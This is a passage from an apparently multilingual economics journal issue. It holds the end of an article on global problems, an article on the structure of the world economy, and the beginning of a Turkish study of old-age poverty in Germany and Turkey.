- The problem of elimination of LDCs' lag;
- Global demographic problem;
- Problems of food resources shortage;
- Global supply problem with raw materials and energy;
- The problem of using the World Ocean resources;
- The problem of mastering space;
- Global environmental problem.

In modern conditions of the world economy, the mobilization of the common power of the world states in the solution of many global problems, regulation of international life by global principles takes on a broader character.

There are also some internal contradictions along with this integrity and unity in the world economy. Of them:

1. The three centers of economic development and the contradiction between the three regions of the world. Here is a competition for Western Europe, the United States and Japan, as well as the NAFTA (North American Free Trade Zone), the EU and the Asia-Pacific Economic Cooperation countries.
2. The second is the contradiction between "north" and "south" countries. "North" means developed countries of the world and developing countries under the name of "southern". The main content of the contradictions here is that some of the developing countries have reached the level of developed countries with many economic indicators and are trying to maintain a certain position in the world economy.
3. The third group is the conflict between "western" and "eastern" countries. The West states, meanwhile, are industrialized countries, while the so-called "east" is the countries of the former socialist system. The main content of this contradiction is that of the world socialist system those countries where they are dispersed are relatively indifferent, but now they are actively trying to reach the world market. Industry-developed countries are preventing such countries from competing.
4. The fourth group contradictions relate to the relations between the new industrial countries and developed countries. Some new industrialized countries are trying to increase their influence in the world market.

It should be noted that not all such contradictions are the world does not violate the integrity of its economy, but rather leads to new achievements:

- Larger - the creation of world-wide corporations. Transnational corporations and Transnational banks are the key components of the global economy;
- Intensification of competition is becoming a global partnership;
- The quality of Worldwide economy rising to the level of new internationalization. This, basically, occurs in two directions:
 - a) Creation of a single global market;
 - b) Establishment of a regional economic integration bloc.

Can be described as ways to solve global problems:

- Provision of the world economy and population with industrial and agricultural raw materials by the nature;
- Serious quality changes of the production equipment of the developed and developing countries;
- Transformation of the "law of life" in the industrialized societies of the West, the creation of new values orientation, the system of social and cultural priorities.

There is a need for a global economic strategy to address global problems. This strategy could include the following elements:

- Developing a policy that can help to reduce the level of unemployment, to ensure reliable and non-inflationary economic growth;
- Adopting measures to ensure a stable commodity exchange and greater access to world markets;
- Developing policies aimed at establishing and maintaining more fair commodity prices;
- adoption of measures that stimulate the diversification of economies of the Eurasian countries and developing countries;
- To take more decisive measures to reduce foreign debt burden of the Eurasian countries and developing countries;
- Strengthening assistance and cooperation for the development of all economically retarded countries in Asia, Africa and Latin America;
- Enrichment of cooperation methods.

Thus, global challenges that threaten the present and future of humanity are waiting for their immediate solution, and require collective efforts of all states in that direction.

References

- C.H.Kərimov, C.A.Hüseynov. Beynəlxalq iqtisadi münasibətlər (mühazirə toplusu). Bakı: Azərneşr – 1998.
- G.Ə.Gənciyev, Ə.R.Ələkbərov, A.M.Əliyev, N.Ə.Həsənov. Beynəlxalq iqtisadi münasibətlər, Bakı, 2010, 178s.
- A.H.Маркова (ред.). История Мировой экономики Хозяйственные реформы 1920-1990 г.г. Учебное пособие. М., 1998.
- Abdullah Mesut Küçükkalay. Dünya İktisat Tarihi. İstanbul: Beta Yayınları – 2014, 704 s.
- Под. Ред. В.П.Колесова и М.Н.Осьмовой. Мировая экономика. Экономика зарубежных стран. Учебник. М., 2000.
- David Held and Anthony G. McGrew, David Goldblatt and Jonathan Perraton. Global Transformation Politics, Economies and Culture. Cambridge: Polity Press, 1999, 540p.
- Ufuk Başoğlu, Nalan Ölmezoğulları İlker Parasız. Dünya ekonomisi. Bursa: Ezgi Kitabevi – 2001.
- Е.Н.Смирнов. Введение в курс мировой экономики. Экономическая география зарубежных стран. М., 2008.
- Seyidoğlu Halil. Uluslararası İktisat: Teori, Politika ve Uygulama. 21-ci baskı. İstanbul: Güzem Can Yayınları, 2017.
- Буглай В.Б., Ливенцев Н.Н. Международные экономические отношения. Учебник. М., 2001.

Structure of International Economy and Development Stages

Elshan GURBANOV*

Abstract

The essence of the article is the structure of the world economy and its formation factors. As we know, the international economy is characterized by its complexity and multidimensional. From this point of view, the article also describes the structure of the world economy, which is a collection of elements of the global economic system, international economic relations, national and international markets, as well as global markets, economic and trade unions entering the market. It turns out that there is a very close relationship between the structure of the world economy and its elements. Also, the article deals with the processes taking place in the global economy, and the impact of these processes on people, which unites the economies and non-governmental structures of the world's countries, based on the division of international labor. In general, the world economy is a multifunctional system that represents the activity of a contemporary society and unites nations of different nations and nations, expressing international economic, scientific-technical, financial-currency, monetary-credit, production links and financial basis of countries.

In the research, the internationalization of economic life in the international system and the necessity of purposeful regulation of mutual economic relations between the countries were objectively defined. In the end article general result, the research of the structure of the world economy and its formation factors, once again confirms that the global economy is continuously evolving as a system, and its structure has a great role in this development.

Keywords : world economy, international economic markets, global economy, structure of the world economy, division of international labor

JEL code : F01, F5 , F6, F63

Xülasə : Məqalənin əsasını dünya iqtisadiyyatının strukturu, onun formalaşma amilləri təşkil edir. Bildiyimiz kimi, beynəlxalq iqtisadiyyat öz mürəkkəbliyi və çoxşaxəli xüsusiyyətləri ilə xarakterizə olunur. Elə bu baxımdan da, məqalədə qlobal iqtisadi sistemin elementlərinin toplusu olan dünya iqtisadiyyatının strukturu ,yəni, beynəlxalq iqtisadi münasibətlər, milli və beynəlxalq bazarlar, eyni zamanda da qlobal bazarlar, bu bazara daxil olan iqtisadi və ticari ittifaqlar göstərilmişdir. Buradan da, məlum olur ki, dünya iqtisadiyyatının strukturu və bura daxil olan elementlər arasında çox sıx əlaqə vardır. Həmçinin, məqalədə beynəlxalq əmək bölgüsünə əsaslanaraq yaranan dünya ölkələrinin iqtisadiyyatlarını və qeyri-hökumət strukturlarını birləşdirən, qlobal təsərrüfat sistemi olan beynəlxalq iqtisadiyyatda gedən proseslər və bu proseslərin insanlara olan təsirindən söz açılmışdır.

Ümumiyyətlə, dünya iqtisadiyyatı çağdaş cəmiyyətin fəaliyyətini göstərən, ölkələrin beynəlxalq iqtisadi, elmi-texniki, maliyyə-valyuta, pul-kredit, istehsal əlaqələrini ifadə edən və maddi təməldə müxtəlif millətləri və xalqları birləşdirən bir çoxfunksional bir sistemdir.

Tədqiqatda beynəlxalq sistemdə təsərrüfat həyatının beynəlmiləşməsi, ölkələr arasında qarşılıqlı iqtisadi münasibətlərin məqsədyönlü tənzimləməsinin zəruriliyi obyektiv olaraq müəyyən edilmişdir. Sonda isə ümumi nəticə olaraq dünya iqtisadiyyatının strukturu və onun formalaşma amillərinin tədqiqi bir daha onu sübut edir ki, qlobal iqtisadiyyat bir sistem kimi durmadan inkişaf edir və bu inkişafda onun hər bir struktur elementinin böyük rolu vardır.

Açar sözlər : dünya iqtisadiyyatı, beynəlxalq iqtisadi bazarlar, qlobal iqtisadiyyat, dünya iqtisadiyyatının strukturu, beynəlxalq əmək bölgüsü

Article: The world economy is a multifunctional system that includes the economic, production, scientific-technical, financial-currency and monetary relations of different states, based on the division of international labor, which enables the work of contemporary society and allows to unite different nations and people on a material basis. As we know, the world economy is constantly evolving and changing. Especially in recent years, with the deepening of the integration of entrepreneurial capital into the world economy, its internationalization has entered a new phase.

Transnational deepening, transnational corporations, and transnational banks have become a destructive factor in the global economy. Transnational capital moves globally beyond the boundaries of the state, using relatively comparable advantages in placing productive forces. It should be noted that transnationalization reflects interstate relations at the level of private firms.

The international relations of private equity have found its organizational performance in the activities of transnational corporations, that is transnational corporations. These are the economic structures that incorporate key companies and their foreign branches. Transnationalization is characteristic of a country where capital is greater than its transition to a country where its deficit is taking place. In this

* Azerbaijan State Economic University (UNEK), Faculty of Economic, elsen.qurbanov8@gmail.com

case, the country with capital deficit has excess of other production factors (land, labor, minerals, etc.). However, because of lack of capital, the country can't effectively use them in the recycling process. The phenomenon of modern world economy has objective basics. Banks, service companies, industrial corporations, etc., with transnational capitalization beyond their national boundaries and internationalize their activities. Transnationalization of capital process is characteristic of establishing a joint venture, attracting funds from foreign banks and creating long-term relationships. The deepening of the international division of labor unites the national economies of different countries, and as a result, the development of the foreign economic sphere is faster than national economies. As a specific type of social division of labor, the division of international labor is characterized by the specialization of countries on different types of commodities, which are advantageous in their preparation, based on the international specialization and exchange of production, and more advantageous compared to others. As a logical consequence of the development of the social division in human society, the division of international labor acts as the organization and method of production, which enterprises of the countries specialize in the production of certain commodities and services, and subsequently exchange these commodities and services with each other. As a result of international division of labor, domestic division of labor is developing. At the same time, the organization of production and capital turnover are take a global character, which is the objective basis of the world economy. In general, the internationalization of the economy has taken its start from the exchange. As a result of global commerce, local international markets have also emerged. Transformation of cross-sectoral local trade centers into a single world market has taken place during the initial capital acquisition. Transition from post-industrial society to information society is reflected in the change of the product segment in the world economy and promotes the formation of a more intensive type of reproduction. The world economy is not only a reciprocal interaction of national economies. It is a system that combines various interconnected national economies on a holistic and uniform basis. National economy is the key element of the global economy and its starting-building component. For this reason, the structure of the world economy is understood as the sum of the various set of adjusted elements (Figure 1) of the global economic system.




Fig. 1. The structural elements of the global economic system

The world economy is also a system of interconnections between national economies, their sectors and areas. From this point of view, the global economy covers the world's countries as well as the field, social, territorial, re-engineering and other structural components.

The sectoral structure of the global economy is understood as the high quality of the production units in the public division of labor. Structure belongs to (Figure 2.):




Fig. 2. Systems of sectoral structure

The social structure of the world economy is a structure that creates a sustainable link between the elements of the social system of the countries and combines the distribution of optimal income. Throughout history, production has grown within the state territory. At the international level, this process has made progress on the evolution of production, the production factors and the secrecy of production forces. In the economic life these events are manifested in various forms, such as the development of international production, capital and technology movements, commodities and services exchange.

Reproduction - the use of factors of production. Generally, the reproduction structure - the structure of capital that aimed at production and its development, expansion and renewal.

1-National Economy.

Macroeconomics learns the structure of the national economy, the activities of society, as well as how the policy implemented by the state affects this activity. In general, this includes the amount of national income, its growth and distribution, the sum of the public goods, the level of social welfare, inflation, unemployment, the state regulation of the economy and the study of many problems. In other words,

macroeconomics is a national economy. Looking from this sphere, the national economy can be characterized as the whole social and organizational, economic system of the country and the concrete state.

Regional and municipal economy is an integral part of the national economy. The regional economy means the study of the development of regional aspects of aspects of economic life, development and location of production forces, modeling of the region's management system, development of methods and mechanisms of economic regulation. The regional economy also studies socioeconomic processes in the region in natural and ecological conditions.

Municipal economy is a system of economic relations where local governments are involved in the production, exchange, distribution and consumption of services within municipalities. The basis of the municipal economy is the ownership of municipalities, their budgetary resources and, at the same time, the property rights of these enterprises. The structure of the world economy is unmatched. There are many differences between the national economies involved in this system. These differences can be attributed to the size and structure of the economy, the pace and level of economic development, the degree of macroeconomic and socio-

economic relations and the degree of participation in the system of international economic relations and ultimately its role in the international division of labor.

2-International Economic Relations.

The world economy has historically been studied as a national economy system or some of its areas. But at the beginning of the economic relations with simple content, as a result of the influence of various factors, it has become a system of relations which has been constantly expanding and developing, which corresponds to the interests and interests of all states, resulting in the formation of a system of international relations. It should be noted that international economic relations are a system of interaction between economic entities of various countries on the production, consumption, exchange and distribution of material benefits. It is also a complex of multilateral relations of economic relations between individual countries, their local communities, as well as various economic entities.

The system of international relations and the mechanism of realization of these relations are its main component, ie the subject. International economic relations as a science study the characteristics of their economic relations, not the economies of foreign countries.

There are several signs of international economic relations as an advanced market economy. Monopoly of production and sales, competitiveness between manufacturers, sellers and buyers, faster activity of demand, supply and price laws within international economic relations, the emergence and functioning of world markets such as capital, labor, commodity, technology, service as a result of international exchange with production factors and etc. are symptoms of this. At the same time, the intergovernmental numerous flows of products and services are reflected in international economic relations, in which global markets are formed and in these markets are constantly systematic buying and selling operations.

Unlike other economic relations, international economic relations have a number of features.

1. There economic relations go beyond national boundaries and cover larger areas. Compared to other economic relations, the volume of exchange is quite high, and the number of subjects is relatively incomparably majority.
2. Movements of resources, production outcomes and factors beyond the borders of different states occur.
3. In international economic relations there is a struggle between manufacturers, as well as vendors and buyers, on a larger scale, and sometimes on a global scale.
4. Different forms of international economic relations, relative to the domestic market, have a higher interconnection and dependence than relationships within the domestic market.

International economic relations at the microeconomic level are considered as a special area of activity of national economic units, based on the international division of labor, oriented to foreign economic relations. From the point of view of national producers and consumers, international economic relations include the import, export, re-import and re-export of commodities and services, capital and technologies, as well as international cooperation in production. as it is understood.

The following are the objects of international economic relations:

1. Raw materials and foodstuffs, finished products, products of the processing industry in a word, commodities in a material form.
2. International consulting, auditing, leasing, tourism, transportation, transfers etc. - services.
3. Trademarks, not patented and patented licenses, etc. - technology.
4. International credit, direct and portfolio investments, etc. - capital.
5. Workforce (labor potential) and so on.

Each form of international economic relations has its own particular sphere, means of realization and means of formation. However, despite this, they have a strong relationship with one another and form a single system.

International capital growth trends and geographical trends, its transnationalization, international specialization and co-operation in production are primarily influenced by global trends in commodity and services. Naturally, the result is the intensification of the workforce.

A major part of the activities of participants in international economic relations is a marketing approach. Thus, if the exporter does not have sufficient and sufficient information about the features of the country's consumer he wishes to export his product, the final result can be unsuccessful. In order

to avoid such situations, it is important to study the details of that market, namely economic, socio-cultural, psychological, political, religious-ethnic, natural-climatic, ecological and etc.

Competition analysis is one of the most important approaches in the field of international economic relations. It should be noted that in the international economic relations, tough position is opposed to unfair competition and it is especially important to get rid of the dominant position in the market. This, in turn, is of considerable importance as competition is greater than the domestic market in the international market. One of the key factors of success in access to foreign markets is the determination of the competitiveness of competitors. Meanwhile, identifying competitive advantages in the subject of international economic relations is also one of the key factors and is of crucial importance.

3 - Intergovernmental trade-economic unions.

A set of conditions and general rules that are voluntarily accepted by different states in the field of world economic relations is called interstate relations of international relations. Looking at the history of the post-World War II world economy, we see that the development and establishment of the intergovernmental regulatory system of international economic relations has been the result of the reasons.

The first reason is the liberalization of international trade by reducing customs duties. Because the European economy, which was destroyed after the Second World War, required rapid renewal. Therefore, foreign trade relations should be activated, free movement of capital should be ensured, and international settlement system should be regulated. Naturally, this required the creation of international organizations such as the Bretton Woods Conference, the Agreement on Tariffs and Trade, the International Monetary Fund, and the International Bank for Reconstruction and Development. Later on, the countries of the world realized that the existence of free international trade has always been advancing, which puts technology around the world and leads to increased labor productivity.

The second reason was the defeat of imperialism's independent system and the economic development of the liberated countries after the breakdown. The main requirements here are the emergence of new economic rules of world economic relations in the 1960-1970s, at the same time, stabilization of the raw material market at high prices, the withdrawal of the policy of protectionism in industrialized countries, and the provision of financial aid. As a result, international organizations, such as the General Agreement on Tariffs and Trade, The International Monetary Fund, and International Bank for Reconstruction and Development, have lost their coexistence. Many Asian, African and Latin American countries have been included here, and new economic organizations, including the United Nations Conference on Trade and Development, have been created.

The third reason is the food crises in the 1970-80s and the structural crises in economically developed countries with the actions of oil exporters. All of these demonstrated the necessity of the joint efforts of the OPEC countries to develop a coordinated position and to reconstruct the national economy.

The fourth reason is the globalization of the economy day by day, and the need to strengthen interconnections and dependency on the countries during that globalization, and to conform to national economies' changes in the global context. To adapt to them, it was necessary to coordinate the economic policies of the leading industrial states, contracts and various methods that ensure the conformity of national policies to international stability. In 1961, the Organization for Economic Co-operation and Development was established to create a mutually beneficial relationship between the leading economies in the world.

Transnational corporations, whose activities had fallen beyond the national boundaries, increased the power at that time and this was the fifth reason for the need for intergovernmental systems to emerge. Because the power of transnational corporations was in conflict with the interests of national economies in both the base and the host countries. In doing so, the world community was looking for new methods and solutions to tackle their activities.

The sixth reason is the creation of regulatory structures during intensive development of regional economic integration processes. As a result, the content of the intergovernmental arrangement has been expanded and its forms have been diverse. This is more noticeable in the European economy.

Seventh, there were serious conflicts between the economic entities involved. This was due to the differences between methods of regulating foreign economic relations of separate states. And finally, the latter is the day-to-day global development challenges, such as global warming,


nuclear war threats, environmental protection, demographics, and food. Therefore, the creation of the elements of the regulation system of sub-global economic relations under the control of the UN was an important prerequisite.

Of course, the international organizations should not be overlooked when talking about the system of international economic relations and its development. It is difficult to find a country that currently doesn't participate in the activities of international economic organizations. This activity is constantly expanding and developing. International economic organizations have a multilateral impact on the world economy and policies. Depending on the direction of action, international economic organizations classify them as universal and specialized.

International organizations are international intergovernmental or non-governmental (community) associations established under a certain agreement. They classify them according to a number of features:

1. Depending on the number of members, they are divided into general or limited members. In general, involvement of all countries in the universal international economic organizations is envisaged. We can show example of regional organizations to international organizations with limited content.
2. According to the scope of the powers granted by the States, three divisions are allocated:
First, organizations that perform intergovernmental coordination functions. Authorities in these organizations are common to the state and the organization. That is, both the organization and the state have the same authority.
The second type of organization is an organization that has the authority to limit the functions of member states in the resolution of a number of issues. Examples include The International Monetary Fund and The International Bank for Reconstruction and Development, which can be compulsory for member states to implement these decisions in currency and credit.
The third type of organization has been created to make decisions that are of crucial importance for member states and to force members to adhere to these guidelines. These functions are now being applied to the top EU institutions - the Council of Europe, the European Parliament, and so on.
3. International organizations classify as:
 - international organizations belonging to the UN system;
 - international economic organizations not included in the UN system;
 - regional economic organizations.
4. Depending on the global regulatory area, international organizations are divided into:
International economic organizations which cooperate in economic and industrial fields and regulate global economy;
international organizations regulating world trade;
International financial and currency-credit organizations;
Global and regional organizations that regulate interstate entrepreneurship activities;
Associations and international non-governmental organizations promoting the development of world economic relations.

Only States can be members of international organizations. Separate bodies of States can not enter international organizations. However, all members participate in the work of the organization's bodies, pay membership fees, and bear responsibility for its activities. For example, if you look at the United Nations funding (Figure 3), 22% of the total costs are covered by America, 9% Japan, 7.9% China, 6.4% Germany, 4.8% France, 4.5% British, 3.8% Brazil, 3.7% Italy, 2.9% fall on Canada. The share of other countries is 31.11%. The same situation exists in formation of the International Monetary Fund debt capital.



4-National, International Markets and World Market.

The exchange process, which is one of the four phases of extensive reparation, is called the market economy. The market is a process of exchange, one of the four phases of extensive reparation in the economic theory. In the economy, the market operates in the sphere of commodity exchange, and acts as a socio-political, ideological and philosophical category.

The market is divided into national, regional and global markets.

The national market is limited to the country's borders. National markets are also called domestic markets.

Regional markets mean the specific form and conditions of economic relations, and the markets associated with the international division of labor are envisaged. The markets that a group of states have formed.

The global market is a collection of national markets that combines the demand and supply environment, trade and commodity exchange, as an integral part of the world economy, as a system of commodity-money relations between states, commercial organizations, entrepreneurs, firms and enterprises in different countries.

In the present-day world economic relations are constantly expanding and developing. For this reason, markets lose their national and territorial boundaries and become global markets where all countries are involved. The world market includes various markets, such as resources, labor, trade, information, capital, finance, and service. The activities of the world market in different areas are governed by agreements. There are market types, such as commodity exchanges, trading deals, auctions, international exhibitions and gems, in terms of organizing trade.

The first stage of the world market formation is the period when the economy is based on natural resources and develops on agriculture. During this period, the population was mainly living in the villages, and during the production process, simple technologies were used. Since the foreign trade relations were weak, the world market did not develop at this time. Sometimes this stage is called the classic market stage.

The world market combines different markets. Examples of these are world markets of commodities and services, world financial credit market, world labor market, information technology market, global capital market.

The world economy is constantly evolving and changing. Its structural system is complex and multifaceted. Each structural element is large-scale and interconnected. However, among these elements, national economies should be specifically mentioned. Thus, national economies themselves have complex structures and subsystems. Subsystems refer to different sectors of the country's economy and their economic entities.

International economic relations are a key strategic factor in the development of the world economy. Because the development of international economic relations determines the optimum and durability of other structural elements.

Increasing the potential of national and international markets and expanding the world market is one of the important conditions for the development of the world economy. For this reason, intergovernmental trade and economic unions, another structural element of the world economy, are dependent on these market changes. It is clear from all this that no structural element of the world economy can develop separately.

In the end, as the overall outcome of the global economy's structure and its factors of the formation prove once more that the global economy is continuously evolving as a system, and its structure has a great role in this development.

References

- Əhmədov Məhiş. Qloballaşma və milli iqtisadiyyatın formalaşması. Bakı, 2003, 523s.
- Paul Krugman, Maurice Obstfeld. International economics: Theory and Policy. 8th ed. Boston Pearson Addison-Wesley, 2012.
- Seyidoğlu Halil. Uluslararası İktisat: Teori, Politika ve Uygulama. 21-ci baskı. İstanbul: Güzem Can Yayınları, 2017.
- İsrafilov H. Qloballaşma şəraitində istehlak kooperasiyasının təkmilləşdirilməsi istiqamətləri. - Bakı. «Elm», 2009.
- Kərimli İrşad. Beynəlxalq İqtisadi Münasibətlərin müasir problemləri. Bakı: Çarşıoğlu, 2006, 304 s.
- McCormick, B. J. (Brian Joseph), The world economy: patterns of growth and change. Oxford: Philip Allan; Totowa, N.J.: Barnes & Noble Books, 1988.
- John H. Jackson. The world trading system: law and policy of international economic relations. Cambridge, Mass.; London: MIT Press, 1997.
- Ş.Н.Наси́ев, Е.І.Ба́йрамов. Dünya Ekonomisinin Tarihi. Ankara: Gazi Kitabevi Yayınları, 2013, 495 s.
- Социально - экономическая география зарубежного мира. (под редакцией члена корреспондента РАН заслуженного профессора МГУ В.В.Волжского) М.: Дрофа, 2003, 190 с.
- Богомоч О.Т. Мировая экономика в век глобализации. М.: Экономика, 2007. 359 с.
- <http://www.un.org/en/sections/about-un/funds-programmes-specialized-agencies-and-others/index.html>
- https://en.wikipedia.org/wiki/International_Monetary_Fund#Surveillance_of_the_global_economy
- <https://factly.in/united-nations-budget-contributions-by-member-countries/>
- <https://www.un.org/disarmament/about/related-links/international-organizations/>

Yaşlı Yoksulluğunun Analizi: Almanya ve Türkiye Örneği

Rüşti YAYAR*

Salih BARIŞIK**

Mehmet ERDOĞMUŞ***

Öz

Yoksulluk riski yüksek olan farklı gruplar bulunmaktadır. Bu gruplardan biri yaşlılardır. Çalışmada yaşlı yoksulluğu Almanya ve Türkiye için analiz edilmiştir. Veriler 2006 yılından 2015 yılına kadardır. Bu verilere göre yaşlı (65 yaş ve üzeri) kişilerin yoksulluk veya sosyal dışlanma riski Almanya'ya göre Türkiye'de daha yüksektir. Yaşlı (65 yaş ve üzeri) kadınların hem Almanya'da hem de Türkiye'de yaşlı erkeklerle göre daha büyük bir yoksulluk veya sosyal dışlanma riski taşıdığı görülmüştür. Konut mülkiyeti sahibi yaşlılarda yoksulluk riski Almanya'da daha düşüktür. Öte yandan, Türkiye'de (2006 yılı hariç) yaşlı kiracıların yoksulluk riski daha düşüktür. İki ülkede de istihdam edilmeyenlerin istihdam edilenlere göre daha yüksek yoksulluk veya sosyal dışlanma riski taşıdığı görülmüştür. İki ülkede de yaşlı kişilerin eğitim düzeyleri yükseldikçe yoksulluk veya sosyal dışlanma riskinin de düştüğü sonucu çıkarılmıştır. Her iki ülkede de bir kişilik (65 yaş ve üzeri) hane halklarına ilişkin yoksulluk riskinin iki kişilik (kişilerden en az biri 65 yaş ve üzeri) hane halklarına göre daha büyük olduğu görülmüştür. Türkiye'de nispi medyan gelirin 1'den büyük, Almanya'da ise 1'den küçük olduğu tespit edilmiştir. Almanya'daki yaşlı bireylerin geliri, Türkiye'deki yaşlı bireylerin gelirine göre daha dengeli olduğu sonucuna varılmıştır.

Anahtar Kelimeler: Yoksulluk, sosyal dışlanma, yaşlılar.

JEL Kodları: I32 O57

Analysis of Old Age Poverty: Germany and Turkey Sample

Abstract

There are different groups with high poverty risk. One of these groups is the seniors. Old age poverty in the study was analyzed for Germany and Turkey. The data are from year 2006 until year 2015. According to these data senior (65 and over) persons at risk of poverty or social exclusion is higher in Turkey than in Germany. It has been seen that senior (65 years and over) women in both Germany and Turkey appear to have a higher risk of poverty or social exclusion than older men. The risk of poverty of housing-owned seniors is lower in Germany. On the other hand, older tenants in Turkey (excluding year 2006) have a lower risk of poverty. In both countries, those who are not employed have a higher risk of poverty or social exclusion than those employed. In both countries, as the level of education of the elderly people increase, the result was that the risk of poverty or social exclusion also fell. In both countries, the risk of poverty for one person (65 years and over) households is greater than for two-person (at least one of the people is over 65 years old) households. It was found that the relative median income in Turkey is greater than 1 and in Germany less than 1. It has been concluded that income of older people in Germany is more balanced than income of the older people in Turkey.

Keywords: Poverty, social exclusion, seniors.

JEL Codes: I3 O57

GİRİŞ

Makro açıdan yeryüzündeki ülkelerin refah düzeyleri nasıl farklılık gösterebiliyorsa mikro açıdan bir ülkede yaşayan kişilerin refah düzeyleri de birbirinden farklılık gösterebilmektedir. Bir toplumda yaşayan tüm bireylerin refah düzeyleri aynı nitelikte değildir. Kimi kişiler yüksek bir refah düzeyine sahipken kimi kişiler düşük bir refah seviyesine sahiptirler ve yoksul olarak nitelendirilirler. Yoksul olarak nitelendirilen kişiler, sadece az gelişmiş veya gelişmekte olan ülkelere de bulunmamaktadır. Toplumsal refah düzeyi yüksek olan gelişmiş ülkelere de yoksul kişiler bulunmaktadır. Özellikle bir toplumda dezavantajlı olarak nitelendirilen kimi guruplarda, yoksulluk riskinin daha yüksek olduğunu söylemek mümkündür. Yoksulluk riski yüksek olan bu guruplardan birisi de yaşlılardır. Böylelikle yaşlı yoksulluğu sorununun özellikle yaşlı nüfus artış oranının yüksek olduğu ülkelere de daha büyük bir öneme sahip olduğu ifade edilebilir.

Birleşmiş Milletler'in de belirttiği üzere, bir toplumda doğurganlık oranının düşmesi ve yaşam beklentisinin uzaması neticesinde, toplumda belirli bir yaş seviyesi üzerindeki insan sayısı, eskisine

* Yazışmadan sorumlu yazar. Doç. Dr., Gaziosmanpaşa Üniversitesi, İktisadi ve İdari Bilimler Fakültesi, İktisat Bölümü, E-posta: rustu.yayar@gop.edu.tr

** Prof. Dr., Gaziosmanpaşa Üniversitesi, İktisadi ve İdari Bilimler Fakültesi, İktisat Bölümü, E-posta: salih.barisik@gop.edu.tr

*** Arş. Gör., Cumhuriyet Üniversitesi, İktisadi ve İdari Bilimler Fakültesi, İktisat Bölümü, E-posta: merdogmus@cumhuriyet.edu.tr

göre artış gösterecektir (United Nations, 2015: 7). Birleşmiş Milletler'in yaptığı açıklamaya göre, on yıl önce dünya nüfusu yıllık olarak %1,24 büyürken günümüzde yıllık nüfus artışı %1,18 düzeyine gelmiştir (United Nations, 2015: 2). Yani zamanla doğurganlık oranında düşüş yaşanmıştır. Bunun yanında yaşam beklentisi açısından bakıldığında, Birleşmiş Milletler 2010-2015 dönemi için tüm dünyada doğuştan beklenen yaşam süresini 68,7 yıl, 2025-2030 dönemi için 75,9 yıl ve 2045-2050 dönemi için 81,8 yıl olarak açıklamıştır (United Nations, 2015: 44). Birleşmiş Milletler'in açıkladığı verilerden de anlaşılacağı üzere, bir taraftan dünya genelinde doğurganlık oranı düşmekte, diğer taraftan ise insanların yaşam beklentisi yükselmektedir. Bunun sonucunda (ceteris paribus), dünya genelinde gelecekte yaşlı insan sayısının artacağını veya toplumsal yaş ortalamasının günümüzden daha fazla olacağını söylemek mümkündür. Yaşlı insan sayısını tespit etmek için, öncelikle bir bireyin yaşlı olarak nitelendirildiği alt yaş sınırı tespit edilmelidir. Bu bağlamda bakıldığında, dünyadaki tüm kuruluşların kabul ettiği bir alt limit bulunmamaktadır. Birleşmiş Milletler açısından konu değerlendirildiğinde, Birleşmiş Milletler'in 60 yaşına giren bireyleri yaşlı kategorisinde değerlendirmeye başladığını belirtmek gerekir (Huber, 2005: 2). Birleşmiş Milletler'in açıklamasına göre, 2015 yılında 901 milyon insan 60 yaş ve üzerinde olup bu sayı dünya nüfusunun %12'sine denk gelmektedir. Genel olarak 60 ve üzeri yaşa sahip insan sayısındaki artışın yıllık %3,26'dır. Yaşlı kişilerin miktarı mutlak olarak değerlendirildiğinde, 2030 yılına kadar 1,4 milyar, 2050 yılına kadar 2,1 milyar ve 2100 yılına kadar da 3,2 milyar kişi olacağı tahmin edilmektedir (United Nations, 2015: 7).

Coğrafi bölge dağılımı açısından dünyadaki 60 yaş ve üzeri nüfusun toplam nüfus içindeki payına bakıldığında, mevcut durumda %24 oranıyla Avrupa bölgesinin ilk sırada olduğu görülmektedir. Ancak Birleşmiş Milletler'in tahminine göre, Afrika bölgesi dışında dünyanın birçok önemli bölgesinde 2050 yılına kadar 60 yaş ve üzeri nüfusun toplam nüfus içindeki payı yaklaşık olarak nüfusun dörtte biri kadar veya daha büyük bir oranda olacaktır (United Nations, 2015: 7).

Mevcut veriler ışığında dünyada gelecekte yaşlı nüfusun artacağı hesaba katıldığında, yaşlı yoksulluğu sorunun gün geçtikçe önemini arttıracığı söylenebilir. Bu nedenle yaşlı yoksulluğu sorununun iyi anlaşılması ve yaşlı yoksulluğu sorunuyla mücadele edilmesi büyük önem arz etmektedir.

II. YAŞLI YOKSULLUĞU KAVRAMI VE YOKSULLUKLA İLGİLİ YAKLAŞIMLAR

A. Yaşlı Yoksulluğu Kavramı

Yaşlı yoksulluğu kavramı, adından da anlaşılacağı üzere yaşlı kesimin yoksul olma durumunu ifade eder. Ancak yaşlı yoksulluğunu daha iyi anlayabilmek için yoksulluk ve yaşlılık kavramlarının neyi ifade ettiğini iyi bilmek gerekir. Bu nedenle önce yoksulluk ve yaşlılık kavramları açıklanacaktır.

Literatürde konsensüse varılmış bir yoksulluk tanımı söz konusu değildir. Yoksulluk kavramının tanımı ve ölçümü yapılırken öncelikli olarak yoksulluk kavramını ifade edecek olan göstergelerin sadece iktisadi göstergeleri mi kapsayacağı, yoksa iktisadi göstergelerin yanında sosyal ve siyasal göstergeleri de mi kapsayacağı üzerinde durulmalıdır (Şenses, 2014: 62). Yoksulluk kavramı tam olarak tanımlanması güç bir kavram olup bir boyutlu olmayan, birçok boyuta sahiptir. Bu nedenle nominal gelir açısından ifade edilecek bir yoksulluk tanımı eksik olacaktır (Arabacı, 2017: 141). Yoksulluk kavramı için farklı tanımlamalar mevcuttur. Örneğin, mutlak yoksulluk kapsamında tanımlanacak olursa yoksulluk kavramı, bir bireyin veya hane halkının yaşamsal varlığını devam ettirebilmesi açısından minimum refah seviyesine ulaşamaması durumu biçiminde tanımlanır. Mutlak yoksulluğun tespit edilmesi açısından, kişilerin yaşamsal varlığını devam ettirebilmeleri için gerekli minimum tüketim ihtiyaçlarının tespit edilmesine ihtiyaç duyulmaktadır (Kaynak, 2014: 99). İhtiyaçlardan sadece beslenme ihtiyacı dikkate alındığında, bir ailenin beslenme ihtiyacını asgari olarak temin etmesini sağlayacak düzeydeki gelir seviyesinin *açlık sınırı* kavramıyla ifade edilir. Bir ailenin beslenme ihtiyacına ilaveten, konut, giyinme, sağlık, eğitim ve ulaşım ihtiyaçlarını da asgari seviyede temin edebilmesi açısından gerekli olan gelir düzeyi ise *mutlak yoksulluk sınırı* kavramını ifade eder (Ünsal, 2014: 736). Mutlak yoksulluk yaklaşımı dışında, yoksulluk kavramını göreceli yoksulluk kavramıyla da açıklamak mümkündür. Göreceli yoksulluk anlayışına göre toplumsal açıdan kabul edilebilir asgari bir tüketim seviyesinden daha düşük bir geliri olanlar, göreceli yoksul olarak nitelendirilirler (Kaynak, 2014: 